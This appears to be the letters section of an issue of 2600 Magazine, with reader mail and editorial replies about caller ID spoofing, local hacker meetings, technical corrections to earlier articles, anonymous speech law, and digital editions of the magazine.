wouldn't happen to know where to find a book-bound version of the Linux kernel, would you? Anyway, thanks for listening to the ramblings of a sarcastic anti-gov bastard.

Another Innocent Man in Prison

"Paper terrorism," incidentally, is defined as "the use of fraudulent legal documents and filings, as well as the misuse of legitimate documents and filings, in order to intimidate, harass and coerce public officials, law enforcement officers, and private citizens." Fake bankruptcy petitions designed to ruin credit ratings, tying up courts with invalid land claims, and reporting enemies to the IRS without merit are all examples of this. As for obtaining a printed version of the Linux kernel, we're sure something is out there. If not, it wouldn't be too difficult for someone to self-publish such a thing for relatively little money and, hopefully, it wouldn't be too strange an item to get into your facility. You might also consider books like Linux Kernel Development*, which, while not giving you the actual kernel, provide a good amount of discussion and analysis. The best way you can fight for freedom of information from within such an institution is to make sure there's always a plethora of reading material available from a whole variety of sources. A reading mind is a thinking mind, and that can lead to all sorts of positive things, especially in an information-starved environment. The rest of us on the outside need to support these efforts, however we can.*

Dear *2600*:

Some company is spoofing my phone number to make its sales calls! I have a very easy and long-standing telephone number and receive about ten calls a day on my voice mail indicating that each caller noticed *my* telephone number on their Caller ID and each has, thereafter, called "the number displayed" and wondered who I was and what the purpose of *my* call was.

Apparently, some company is spoofing my telephone number to make hundreds of sales calls every day. When the person called doesn't answer, *my* spoofed number is left on the recipient's caller ID. The calling company never leaves any messages on voice mails or answering machines that it calls and it never calls back.

I won't change my telephone number! I need help/suggestions as to how I can find out what unscrupulous sales company is spoofing my number so that I can put a stop to it. I can always ask the people who call me what telephone carrier each of them has and the time and date of the Caller ID information, but how could their telephone carrier trace the originating call since it has been spoofed with my telephone number and, more importantly, how could I persuade *any* telephone company to help me by tracing the originating *real* telephone number from which the sales call was placed since I am a third-party victim and not even their customer?

JT Simpson

This is rather tough, as you don't know when whoever this is will call or what number they'll call next. It's a trivial matter to spoof Caller ID. There are many services that allow you to do this. A telephone carrier could use ANI to find the actual number that originated the call, presuming they were willing to do this and accurate date/time information was given to them. You'd better believe they would do this quickly if law enforcement told them to. In your case, you'll have to rely on your wits and a bit of luck. At some point, someone will contact you who has gotten a little more than a missed call on their Caller ID. Perhaps they will have received a message or picked up the phone when the call was made - something to at least indicate the name of the company or what they are trying to sell. That little bit of information can lead to more substantial clues as to who the culprits are. You might also try looking for your phone number online to see if anyone has complained about it and possibly given more information out. There are other more technical ways of getting more information out of them, usually involving having their ANI displayed through calling a toll-free number or other service, but you would have to have more info on when they were going to call, which seems unobtainable currently.

Fun With Meetings

Dear *2600*:

I would like to get some information on starting a meeting near my home in Gwinnett County, Georgia. The only listed site in Georgia is in Atlanta and while I am only 30 miles away, it is in Fuckhead, uh, Buckhead and I am too frackin' lazy to drive all the way into town at 5 pm. Sorry! (Well actually I'm not; traffic sucks in Atlanta.)

I am looking for a site at or near a university or college and would like to start a networking group with people in the tech field who are interested in security or even old hacks like myself. I can't call myself a hacker yet, but I've been in the telecom business for 39 years and *2600* is one of my favorite reads.

Paul

We encourage you to try and get to the Atlanta meeting to at least meet other like-minded people, perhaps some who feel as you do about the location and name of that particular part of town. These meetings only take place once a month, so it's generally worth the hassle. You'll either find it worthwhile to keep going or you'll be more inspired to start something closer to home either on a first Friday or something unofficial on another day of the month.

Dear *2600*:

I see there is a meeting in South Africa (Johannesburg), but I can't find any details. If it doesn't exist anymore, then I would like to start one.

Philip

We've gotten word that the Johannesburg meetings have stopped, so this would be the perfect time for someone to step in and revive them. Please check out our guidelines on http://www.2600.com/meetings and keep us updated. Good luck!

Dear *2600*:

I was catching up on some reading of the mag when I read one of the sent-in letters in the meeting part. Someone called "Roel" asked if the meeting in Utrecht was still active because he would have to travel three hours to come from Belgium. I wanted to let you know that the meetings are still pretty much alive and that it even spawned a local community that's been going strong for the last few years. I'm a bit confused that he didn't find this information himself seeing that if you google "2600+Utrecht" you *cannot* miss information about it. Besides that, our IRC channel is pretty active, although not on the netsplitting *2600* network anymore. Also, if you are in contact with him, I saw on the meeting page that there's also a meeting in Antwerp, which is a lot closer to him.

Over the years, I kinda forgot to check in now and then about our activity, but we're still going "strong" and have a meeting *nearly* every month (sometimes we get pwned by failing train systems or hacker cons where most people are at).

Best of luck with the magazine.

zkyp

Dear *2600*:

Do you know if the Montreal meetings really take place? If so, what is the exact location? The location on the website states "Amphiteatre Bell, 1000 de la gauchetiere." Problem is that Amphiteatre Bell is a few blocks away from 1000 de la gauchetiere. Moreover, I don't recall a Dunkin' Donuts in either place. That is a good drive for me plus parking, so I just want to make sure the meeting really takes place and I can find it.

Tazmatt

We do know that meetings have taken place there in the recent past, but the address may be a bit confusing as it's all a part of a massive underground city that exists there. We also can't say for sure whether or not Dunkin' Donuts is still in existence at that location. We hope to hear from someone in the area who can clarify these points and provide any updates.

Dear *2600*:

I've attended the meeting place in Melbourne, Florida (House of Joe) for the last three months and no one has a clue about the *2600* club. I have emailed Cheshire in the last month and heard nothing.

I'd be interested in running the meetings if they are not currently active. I would gladly help if the current facilitator is not active or needs help to organize the meetings. I would like the meetings to happen here in Melbourne since I believe there is a following that would participate.

Ross

Meetings happen if people show up. No one person is required to be there in order for the meeting to take place. If you show up and nobody else does, letting us know will help us decide whether or not the meeting should continue to be listed. You can also do whatever you can to get more people to come to that location. There really is no further organization needed, other than to follow the guidelines listed in our meeting section on the 2600 *website. Each attendee runs the meeting as much as the next one.*

Dear *2600*:

Sorry you *didn't* read my email about meetings. The sponsor isn't showing up, although meetings are scheduled. It's been that way for the last three months for sure, and for a long time according to the House of Joe manager (the location of meeting) since it's not listed on their event calendar for a *long* time.

Since it is listed as the place, I guess I'll just show up then and start our own Melbourne Club. Not sure if we'll have your "blessings," so I won't use your name for the club unless I get a confirming email that it's OK. Gee, this is the same type of response I have gotten from this organization for years. I tried this many years ago, and form emails were all I got. I wanted to purchase some shirts and zines and was never returned any information then either. Cool. I guess it's time to step up on my own then.

I do hope to hear from you, but if not, please know that the meetings will be great and have some guest speakers from major organizations like Grumman, Harris and USA, etc. (They've already said OK since they've spoken at my cybersecurity classes at the college.) I hope it'll be in the name of the 2600.org club. I also just left a phone message.

Ross

We appreciate your enthusiasm, but you need to slow it down a bit. Understand that we have close to 150 meetings going on around the world and even a full time office staff dedicated to nothing but this would have a real challenge coordinating it, if that were the way things were run. It's not. As we've stated here numerous times, as well as on our assorted web pages, meetings are fairly autonomous and don't need supervision from us, other than to make sure that attendees are aware of the guidelines and to deal with reports of meetings that no longer have attendees. We're sorry that you don't like the fact that we couldn't immediately correspond with you personally about this one particular gathering, but that's the reality of the situation. We're not sure you quite get where we're coming from, so we again advise that you take a look at the meeting guidelines (http://www.2600.com/meetings/guidelines.html) and proceed from there. You don't need to have big name speakers or meeting sponsors or anything like that. A bunch of people with similar interests gathering at a public location

on the first Friday of the month pretty much sums it up. It doesn't have to be any more complicated than that. [Actually, it did get a little more complicated than that after we wrote that sentence, so we're stepping in to give a little bracketed update. The venue where the Melbourne, Florida meetings have been held has now gone out of business, so we have a whole new location listed. And, as luck would have it, our Melbourne, Australia meeting also moved to a new venue within days of this happening. We live in mortal fear of one day mixing those two listings up.]

We honestly don't know what you mean when you say you never got information in the past on how to buy shirts and issues. All of that information is available online, over the phone, and in the magazine. If you expected a lot of additional hand holding and guidance on how to obtain these things, we probably didn't have the time then and most likely won't in the future. People sometimes treat us like we're some massive faceless corporation and then get upset when we don't act like one. We believe we've made all of the tools available for people to use. Hopefully, that will be enough for the vast majority.

Dear *2600*:

I host one of the *2600* meetings. Mine is in Titusville, Florida. I send out email invitations to my friends, and include a link to my personal web page for the meeting. Of course, it would be nice if I could refer my friends to the "official" meeting site, with a link to the Florida meetings so they didn't have to search through the entire list themselves (I have some *very* lazy friends). I was angry that the meeting lists (both the mtg.html and pages.html) on the 2600.com site did not have named tags in them allowing me to link directly to where I wanted to direct my friends. And, like any true geek, I don't get mad. I get - odd. I stole your pages, edited them to my liking, and put them up on my website. After all, I don't have FTP access to *your* website to make them right, do I?

Please feel free to steal these web pages to replace the ones you have at 2600.com/meetings. They can be found at: http://CheshireCatalyst.Com/mtg.html#us-fl and http://CheshireCatalyst.Com/pages.html#us-fl.

The "#us-fl" shows an example of how to reach Florida meetings using the named tags. All countries use their two letter ISO-3166 code, and U.S. states have their two letter postal code added (Canada has two letter provincial codes added to "ca"). Using the ISO code means I used "gb" instead of the Internet TLD (Top Level Domain code) of "uk" for England. I *should* have used "gb-eng" since England is only one division of Great Britain, and Wales *does* gets "gb-wls". Anyone who wants to can do a "View > Source" on the page to see what named tag to use when they want to connect directly, of course. I looked and didn't find any, which sent me on my odyssey.

And you wonder why a fellow I work with at a place I volunteer said to me, "I understand you better after having watched a couple of episodes of *The Big Bang Theory*."

Richard Cheshire

This is a good example of how we could be doing things a little better if we had some more time to devote to constant maintenance and updates. In this case, we really don't think it's that big a deal and, as far as we're concerned, it would turn into more trouble than it's worth since it's so easy for users to just look up the information on the existing pages. Also, just to clarify, we don't have "hosts" for the meetings, other than the venues themselves. Perhaps you could clear that up with the previous writer. A hierarchical system doesn't serve the purpose of the meetings, but we do recognize that certain individuals put in significant time and effort to get them set up and running smoothly, and for that we are very grateful.

Dear *2600*:

In the current issue of *2600,* I found a meeting place for New York City (Citigroup Center). It does not give date and time. Can I possibly obtain an up-to-date schedule of these meetings in this area and possibly the agenda discussed?

Derrick

If you glance at the bottom of that page, you'll see these words: "All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time." If you email meetings@2600.com, you'll receive an up-to-date list of meetings around the world. And we should point out that there is no agenda required at our meetings (although sometimes people do organize speakers and presentations). Think of them as gatherings of like-minded individuals meeting in a public space where dozens of conversations can be going on at the same time.

Dear *2600*:

Re 29:3, page 36 ("More on Meetings"), I went to the meeting at Northwoods mall, Chic-fil-A. First time there were people there. Hackers. Probably 30 percent of those attendees were undercovers. The feds want "one-in-four" because one informant can only watch three people (time and motion studies). All the attendees got up like a covey of birds. Your organization needs to know who ratted me out (I am on a national security letter) because that is a sure pimp. Your outfit doesn't spend much time identifying these extremely harmful behavioral types. Your magazine has one at a very influential level. I think your boy Assange is almost certainly one. Never met a skirt he didn't like. Destroyed his financial backers. The Swedish setup is an almost typical CI ops.

Enough rambiing. You need some serious history on the Chic-fil-A area at Northwoods Mall.

Clarence E. McBride, Jr. called his residence

from the payphone on the Sears wall across/beside the Chic-fil-A. Went to see him at his residence in North Chuck. He was suffering from a serious respiratory illness and on oxygen. He was a former federal supervisor (WS-12) and he knew about my FOIA/PA lawsuit against the U.S. Navy. He agreed to testify on behalf of the plaintiffs. A few days later, he was dead! How: his second wife (he had not divorced his first) removed him from the well-appointed, comfortable residence he was residing in and placed him in a unit with no electricity/running water. This felonious act surely killed Mr. McBride. He was the premiere witness in a massive PA/FOIA lawsuit (480 plaintiffs, mostly ProSe.,) 02-092-0184-18aj. My windshield on my old Ford truck was shot out with a potato gun by a Navy undercover and North Chuck and mall security refused to give up the tapes identifying the Navy perp. For the record, a high-ranking Navy security officer was married to the North Chuck chief of police. Here it's just one cozy little clique.

The value of these meetings is to expose wrongdoing to the unaware. The CI teams have a full court press on you. They hate hackers. I desire the widest possible exposure of the CI threat to our civil liberties!

Haskell

And people think our meetings are just a bunch of kids who want to talk about computers. Thanks for injecting the world of action/adventure and international intrigue into the mix. As we always say, meetings are what you make them. (This one in South Carolina was actually discontinued a year ago, due to lack of attendees. Perhaps they were all out in the parking lot chasing each other.)

Reader Feedback

Dear *2600*:

A response to The Prophet's response to my letter in 29:3: he is wrong, unfortunately, about the bitrate of a GSM channel. Quoting Wikipedia, which is accurate according to my calculations, "The channel bit rate of a full-rate GSM channel is 22.7 kbit/s, although the actual payload data rate is 9.6-14 kbit/s, depending on the channel coding."

So a GSM channel has a raw bit rate less than half what The Prophet believes, and in practice less than one quarter. I think there may be confusion between the air interface bandwidth and network bandwidth, which usually is 56 or 64 kbps.

D1vr0c

His reply to your reply, etc. follows: "I would like to offer D1vr0c some of my graying hairs as a prize, as he seems to enjoy splitting them. Before compression on the air interface (which can vary depending on the codec used) GSM channels are 64 kbps PCM and this is what we use in figuring bandwidth on the network side. I will not respond to responses to the response to the response, because at some point it becomes too recursive and I'm concerned that the planet may implode if we push this any further."

Dear *2600*:

Not bashing anyone - these were good articles, just ensuring correct info is disseminated.

In 29:4 in the article "An Alternate Method for Creating an SSH Tunnel with PuTTY and Squid," Synystr references another article and reiterated the idea that PuTTY can't use dynamic port forwarding. This is not true. There are three radio buttons under the destination section of the tunnels subsection of the SSH option in PuTTY that correspond to the three primary tunneling techniques: local, remote, and dynamic. If you put a port number in and click add after selecting the dynamic radio button, then connect, you'll see a port open up on your local box. Set your proxy aware device to use this instant SOCKs proxy and, *bam,* you're gold. I respect the neat alternative method with squid, but wanted folks to be clear it can be done with just PuTTY.

Also in 29:4, in the article "WordPress Exploit Immunization" under "The Root Causes," Seeker7 describes a cross-site scripting attack. However, what he really describes is a cross-site-request forgery attack. It can use similar vectors, but results usually differ.

pipefish

Dear *2600*:

I am not a serious hacker, nor even a very serious software guy at all - hardware production engineer is my limit. But I own a small toy R/C helicopter, so the quadcopter article (29:3) rang some bells with me. I jumped into it without even reading the rest of the magazine up to that page.

If UAVman is going to direct others in building or modifying a UAV, he needs to do some hardware homework first. I can't fault his prices or product reviews, but his idea of electronics has a couple of major flaws.

First, electricity is the flow of electrons down a conductor and, since they are moving, we can use them to do useful work. You need to make them move, however, and that's what voltage (volts) does. Voltage's full name is electromotive force because that's what moves those electrons, i.e., electrical pressure. One ampere (or amp) is a huge mess of very tiny electrons and it measures the volume of those electrons. Voltage is the equivalent to the water pressure and current (amps) is equivalent to the volume of the flow. This is contrary to what UAVman wrote, and, while we are in different hemispheres, I don't think it reverses when you cross the equator.

And yes, generally, red means positive and black means negative. He explains that 1000 milliamps is one amp (which it is), but then he talks about motors pulling 80-120 amps. This has to be milliamps, not amps. If he really is putting 100 amps into his motors, he needs power wiring like the usual battery jumper cables you would use on

your car! If he is using smaller wire, he is organizing a pretty good ignition source, although I can recommend better - Zippos, Bics, matches, rubbing a couple of Boy Scouts together, etc.

And one note on batteries and charging - give no worries about the C and S factors. Get the battery charger that fits the batteries you are using and use it carefully. Anything more than that and you need more info than he gives you anyway.

A suggestion for your readers (and maybe UAVman): get a copy of *Electronics for Dummies* or *The Radio Amateur Handbook* and go through some of the elementary chapters. You will make far fewer foolish mistakes, believe me!

Igner

Dear *2600*:

Re: Storm Clouds in 29:4: We are retired, but that has not stopped us from using modern technology - cell phones, computers, the web. We live in the country 20 miles south of Huntsville, Alabama.

April 28, 2011. Thursday. I watched the tornadoes from our back porch traveling northeasterly about 20 miles away go past Decatur. I then went to the front porch to watch them traveling in the same direction about 30 miles away go past Guntersville. We live in between on high ground. The most we were getting was rain. Not much wind.

The power went out at about 4 pm. We picked up immediately, grabbed the dog, and drove the nine miles to Walker's Bar-B-Que for a quick dinner. The place was mobbed with folks from Arab and Guntersville doing the same thing. They all had lost power. Walker's had no power. We got the last of the sandwiches.

On the way home, we stopped at Christie's, where we had bought our dog the previous July. She said that she had lost nine family members in Ruth, Alabama from the tornadoes of that day. The baby boy of the family was found in the wreckage and was in the hospital.

Friends from Chicago, New York, and Delaware called us that night on the landline to see if we were OK. (The house battery phone goes out when the power is gone, which it does frequently out here in the country, so we keep the wall phones.)

We tried to call local people on cell phones - they were not working. Called them on the landline - a few responded that they were OK, and without power. That was unusual, as Huntsville always had power.

We had the candles out as usual. Could not use the computers. Went to bed early.

The next morning, still no power. Got all in the pickup and stopped at Bobby's GRO six miles away. Place was mobbed. Bobby said that there was no power in Huntsville, so not to bother to go in. That was really unusual.

We went back home. Power came on at about 10 am. So did the computers. And the web.

Turns out that the cell phone towers not only were without power - many were knocked down. To our surprise, our property and immediate neighbors were on the main electrical bus which fed a hospital about 20 miles away, also between Guntersville and Decatur. Neighbors a mile away in both directions were without power for a week. Walker's and a gas station on 231 were on the same electrical bus. The cars waiting for gas were in a line two miles long in both directions. We had a full tank in the pickup.

Power was not fully restored for some for as long as ten days later. Landline phone service was fixed for most almost immediately.

The church in Huntsville where I was rector scrubbed that Sunday's services. All of the Huntsville parishioners were without power.

We'll keep the landline.

The baby later died at the hospital.

Edson+

In times of tragedy and hardship, a lot of what we take for granted simply isn't there. We've seen this happen repeatedly, which is why it's so essential to have backup methods for getting things done. Our technology is amazing and can be used for so many incredible things. But we need to also know how to survive when it fails, because it always will at some point. That may mean learning how to do without things we're used to, like power or transportation. Or it may mean finding an alternative, and often older, method of accomplishing the same tasks. Landlines are a great example of this. They tend to have a much lower failure rate during storms and power failures, yet many choose not to have them in their homes or workplaces, opting instead for the most modern communication tools, which often are simply not as robust. Of course, it's just as wrong to cling to old technology and not experiment with and utilize the newer inventions of our time. The key is to combine the old and the new into something that works for us and is versatile enough to keep going during hard times.

Thanks for sharing this tough story and for staying strong in the midst of disaster. We can all learn from this.

Dear *2600*:

A few quick points about R. Toby Richard's letter in 29:4.... FreeBSD's stated goal is "the power to serve" and, therefore, you alone must work to make it "available to the masses." I'm surprised you missed the news that FreeBSD is indeed working on a new installer (in addition to package tools, a hypervisor, a new compiler, zfs...).

FreeBSD is not designed for a desktop, so when you decide for whatever reason you choose to engage in this sadomasochist act, yes, you will have to configure everything. There is no hand holding. This carries over to maintenance, too.

I love FreeBSD as an upstream contributor, but for your stated goals I would very much recommend Debian GNU/Linux. Their mission statement is that they exist to serve their users. Furthermore,

configurations are more automated than FreeBSD, which means you can spend less time editing text files and enjoying the (assuming you're American) spring weather.

"A guy who thinks of himself as intelligent for using needlessly complex and time-consuming methods of accomplishing simple tasks is truly the worst kind of idiot." - Unknown

zenlunatic

Dear *2600*:

I'm part of a generation where privacy doesn't matter anymore, where people would rather spend time on Facebook than with people in life. A generation, I feel, that doesn't care or do anything interesting. Long gone are the days where people would actually *go outside, explore,* and have *fun*. Gone are the days where people wanted to learn, where people did exciting things. Of course, I'm only generalizing, but you get the point. I just wanted to let you guys know how appreciative I am for everything you do and how much of an impact *2600* already has on my life. You guys have literally opened a new world for me! A world in which I feel I belong. I jump into this "world" with each turning page of the latest *2600 Magazine,* and, of course, with each episode of *Off The Wall* and especially *Off The Hook*. *Off The Hook* becomes my transport whenever I want to delve into this world, where issues and topics of importance are discussed. Whether it's *Off The Hook,* or *2600* in general, hackers like you guys serve as inspiration to guys like me: a teenager still trying to find his place. You've helped me embark on a most fruitful and exciting adventure for which I cannot thank you enough. You guys have helped me discover my sense of curiosity and discovery. You've helped me realize that I too am a hacker.

Jeff

Letters like these mean a whole lot to us, but give yourself some credit for being open to this sort of thing in the first place. It's a quality that not everyone has. And the quest to find one's place is an ongoing one, despite the pressures put upon us by those in control to figure it all out quickly. This is perhaps the greatest injustice to creative and curious minds everywhere. The journey lasts a lifetime, and our place in the world is never truly defined until that journey comes to an end. So, anything is possible at any time. That's what hacking is all about.

Dear *2600*:

"Mr Icom's article was pretty fair. A level above the usual submission by *2600* freaks whose mothers didn't (don't) masturbate them enough.

Unsincerely yours,
Anymouse

Well, it's praise of a sort, so we'll take it. For now.

Dear *2600*:

This is in regards to Lifetime Subscriber's invitation for proof about anonymous speech as a tenet of free expression (29:1, page 35).

"As with other forms of expression, the ability to speak anonymously on the Internet promotes the robust exchange of ideas and allows individuals to express themselves freely without fear of economic or official retaliation or concern about social ostracism." The above statement was written by Judge Margaret McKeown in an opinion on the legal merits of anonymous speech (in re Anonymous Online Speakers, 661 F.3d 1128 (9th Circuit, 2011)).

Judge McKeown based her statement on a few (but well established) Supreme Court decisions recognizing that the First Amendment protects the right to speak anonymously. Although the decisions deal mostly with political speech, the reasoning in both McConnell v. Federal Election Commission, 157 L.Ed 2d 491 (2003), and McIntyre v. Ohio Elections Commission, 131 L.Ed 2. 426 (1995) applies to most forms of anonymous speech or expression, including online communications.

Not all speech is protected and there are certainly examples of federal and state courts ruling against anonymity but, by and large, the right to anonymous expression is still recognized as fundamental. Whether the argument can be made that case law can correctly or adequately express society's views is another matter. But for "proof," there can't be anything much more definitive.

One of the best ways to ensure that the right to anonymous speech remains protected is to continually challenge it through both content and ideas. As Congress and the courts take more and more interest in regulating the Internet, issues of free speech will be enormously important. For a chilling example of how misguided the court system can be when it doesn't correctly understand the nature and functioning of the Internet, look at Doe v. Shurtleff, 628 F.3d 1217 (10th Circuit, 2010). In upholding a state law requiring the disclosure of "Internet identifiers" by registered sex offenders, the court held that: a) "Computer users lack an expectation of privacy in their online identifiers that society would recognize as reasonable," and b) "The possibility that a government agent would have access to an offender's identifying information ... does not impose a constitutionally improper burden on speech" (88 Crim Law Rep 295). Although the law applies only to sex offenders, the precedent the court established could easily be applied to other broad limits on free expression through the Internet. Thankfully, at least for now, these kinds of decisions seem to be the minority view.

Zek

Dear *2600*:

I am quite sadly surprised by your response to my letter in the Winter 2012-2013 issue of *2600*. As a longtime member of what I view as the *2600* com-

munity, I see your response as very poorly thought out, to say nothing of the fact that you exposed my name when I explicitly did *not* sign my letter with my name, but with a pseudonym. In the past, you have respected my privacy when I sent emails which I did not sign, or signed with a pseudonym, but for reasons that are beyond me, you chose this time to ignore my pseudonym and insert my name, I suppose which you gleaned from my email address.

Besides this serious breach of confidentiality and back-stabbing nature, I really only wanted to address one item in your response. You wrote: "... we don't see why what was fair in the past wouldn't be considered fair today." This is *exactly* what my letter (and a few previous letters) was about! You have changed your policy regarding how you reward authors and I have consistently written to you that you should change them back to the way they used to be. As a magazine that is filled with writing, I would think that the quality of articles would be of paramount importance to you and there is usually some relationship between quality of articles and payment.

I have always trusted *2600* to keep my information private both as an author and subscriber, when I requested it, and it's a sad state of affairs when your magazine needs to expose my name for the sake of petty and defensive editorials that do not actually make sense. If you are in need of copy editors who actually pay attention to letters and know how to be coherent, I would be more than happy to join the *2600* team. Otherwise, I would warn future writers of emails to *2600* that *2600* can no longer be trusted to keep your name private if you write to them with a pseudonym and that is very sad indeed.

Barrett D. Brown

As we've said to you numerous times now, we're doing the best we can and are trying to be fair to everyone regarding what writers get for printed articles. We're always open to new ideas and to discussing different approaches, but we don't seem to be making any progress explaining things here, so we'll have to just agree to disagree.

What demands more attention, however, is the allegation that we somehow aren't taking the anonymity of any of our writers seriously. This strikes at the very core of what we do, and these allegations are about as unfounded as anything could conceivably be. You most definitely did sign the letter in question, just as you signed this one. If you keep your outgoing mail, you will quickly be able to verify this. Perhaps you're confused because you sent more than one email to letters@2600.com for that issue, and an alias was indeed used there.

No matter what somebody says to us (and your critique is fairly tame compared to what we're used to), we would never violate someone's privacy out of spite. In fact, many times we have omitted identifying information that could wind up being used against a writer, when they themselves didn't think to do this. In all of our years of publishing, we know of only one instance where we made the wrong decision by printing someone's email alias for an unsigned piece. Usually, that's not a problem, but in this case it was unique enough for the writer to be tracked down and disciplined. In all other cases, we've been extremely careful to err on the side of caution.

We've also been pressured on a number of instances to reveal true identities or email addresses of writers, at the behest of companies, schools, and even governments. In no case did we comply with these requests/demands and we have no intention of doing so in the future. You'll find that any journalist or publisher worth their salt will take a similar stance. Unfortunately, there aren't all that many left.

Most letters and articles to us are signed, but those that aren't are either printed with no name at all, a completely fake name, or a first name or piece of a username that isn't identifiable. In all cases, whatever someone requests from us concerning how or if their name is displayed is honored completely. We hope you realize and acknowledge this inaccurate conclusion you've reached about us.

Digital Issues

Dear *2600*:

Hey I was just wondering if it would be possible to add "Kindle for PC" to the list of supported devices on the Kindle subscription of *2600?* If not, I was just wondering why it's not there already.

Caleb Coffie

That is up to Amazon. For some reason, they only want subscriptions to be available on handheld devices and apps. This is why we have a current issue available for PC/Mac at the same price as a single issue elsewhere.

Dear *2600*:

Just letting you know the PDF versions of the mag doesn't work on the Kindle DX. The Kindle version from Amazon works great, however. Will other annual digests be released soon? Thanks.

Karsten Anderson

We'll look into this. The Kindle editions are optimized to work on Kindle devices and Kindle apps. If someone really wanted to, they could convert the PDF version to a .mobi file using a program like Calibre. Other annual digests are being released, but it's really hard work to get them presented as they were published. We don't want to do a sloppy job. Support from readers (that is, actually buying the things) is essential for this project to continue.

Dear *2600*:

Just wanted to let you know that I attempted to purchase the Winter 2012-2013 edition of *2600* for my Nook yesterday and was surprised to find that instead of the mag, I got *The Hacker Digest, Volume 2*. While I am glad to have the Digest, I now can't read the latest issue until Barnes and Noble gets this resolved. I have contacted customer support and am

waiting for them to respond.

Thank you for all the work you put into the magazine.

Adam

This was a mistake on our end and, when we found out about it, we replaced the files and got the correct ones to those affected. So those people got the current issue and the digest for $3.99, instead of just the current issue for $6.00. When we screw up, everyone wins.

Dear *2600*:

I am responding to linhat, an avid reader and caring supporter (29:4):

I have found a satisfactory solution to preserving my *2600* digital editions. First, I use a Mac, however the process I am about to describe should also work in Windows, and, provided that you have a way of getting your .azw files from Amazon, this should work on Linux.

It's pretty simple, really. First, download Calibre, which is ebook management software. Then, assuming you haven't already, install the Kindle app for Mac or PC (as far as I know, there is no Amazon app for *nix platforms, but I'm sure your resourceful readership can probably hack something together).

Step 1: Synchronize your Amazon account and download all of your *2600* purchases using the Kindle app. On Mac, this will create a folder under your user account at: "/<user>/Library/Application Support/Kindle/My Kindle Content" which contains all of your downloaded purchases in .azw format (I assume that's Amazon's proprietary format, but I've not ventured to investigate). The Kindle will create a folder on Windows too - I'm just not sure where it will be.

Step 2: Install Calibre (which does have a *nix edition), open the application, and click the big red "Add Books" button. Navigate to the folder containing all of your Kindle *2600* purchases and select the corresponding .azw file. This will import your Kindle *2600* editions into Calibre for reading. Now, right click your newly imported issues of *2600* and select "Convert Books -> Convert Individually". This will prompt you with a fairly simple-to-use dialog that will allow you to convert your issues into a format of your choosing. Of particular importance is the drop-down box to the top right of the first screen labeled "Output Format" - you guessed it, select anything other than AZW3 (I prefer EPUB - but PDF works in a pinch).

Click the OK button and wait. Once finished, you can back up your books to any device you wish, and read them in any format you like. And, I'm pretty sure that Calibre isn't going to complain very much (or even know) about the borders you happen to cross.

To be clear, I employ this method for the purpose of preserving content which I have paid for. I share the sentiment that paying for that which I value is just the right thing to do. However, I find it generous that you at *2600* advocate for your readers to share issues with their friends and associates. Very classy.

Thanks and good luck.

n0tec

We greatly appreciate your providing this info which will help people hold onto the content they purchased, just like in the real world. We also want to thank all of you who support us by buying digital or paper copies, which enables us to have this conversation in the first place.

Dear *2600*:

About seven years ago I bought a lifetime subscription to *2600*. I was wondering if/hoping I could get my editions digitally now without having to buy another "lifetime subscription" through Amazon. If not, thanks anyway and keep up the great work!

Andy

We don't have the ability to do this, as Amazon handles the electronic subscriptions. We don't have access to any subscriber info on their system. Also, they don't support lifetime subscriptions. For now, this is how it works. That may change. These are different items in different formats, and everyone will get what they asked for. We're really happy at the progress that's been made in a few short years and eagerly look forward to where we'll be heading in the future. This discussion is helping to determine how that future will work.


Dear *2600*:

Saw yet another letter in the Fall issue about the images not showing up on Kindle DX. Since you've asked for suggestions on how this could be addressed, what about hosting the images for each issue on your website and just providing a link to that page in the Kindle edition? You could, of course, get fancy and include links to individual images under every picture in the Kindle edition, but that would mean a lot of extra work and inconvenience for readers with WiFi Kindle models. Or, there is always the ever popular suggestion to let us download PDF copies of the mag. Those display brilliantly on the Kindle DX. Thanks for considering.

Alex W

We don't like the links idea for this or most anything, simply because links can change years or even months down the road and then you wind up with a different problem that doesn't go away.

Every format requires work and coordination and we're working on a bunch of them now. We do support PDF copies of the year-end volumes and that's an enormous job to tackle. But we're getting better at it, so we should be able to do more such things in the future. For now, we're working hard to fix any remaining problems with existing formats, and also find the time to put out the ever-popular printed edition. One thing is for certain: it's all constantly improving. Our goal is to put it all out in formats that we are proud of and to not do a shoddy job on any of it. Our goal is to only displease those people who object to our existence in the first place.



Reading and Writing

Dear *2600:*

I am pleased to announce the publication of a book that I feel might appeal to the *2600* reader. *Raiding The Wireless Empire*, a Berdeaux and Nichols book, is now available on amazon.com for $13.37. It is a collection of short stories depicting real world events within a fictional framework, mainly attacks on networks via wireless exploitation. As the central actor learns and expands his skill sets, his obsession grows, from mischievous pranks and vendettas to, eventually, a router-born virus that spreads worldwide uncontrollably. Our authorship is a result of a partnership between the owners of weaknetlabs.com and haxradio.com.

We hope you enjoy it. And we look forward to publishing more.

B Nichols

It's always nice to see these kinds of projects come to fruition. Even the price is a creative statement. Congrats!

Dear *2600:*

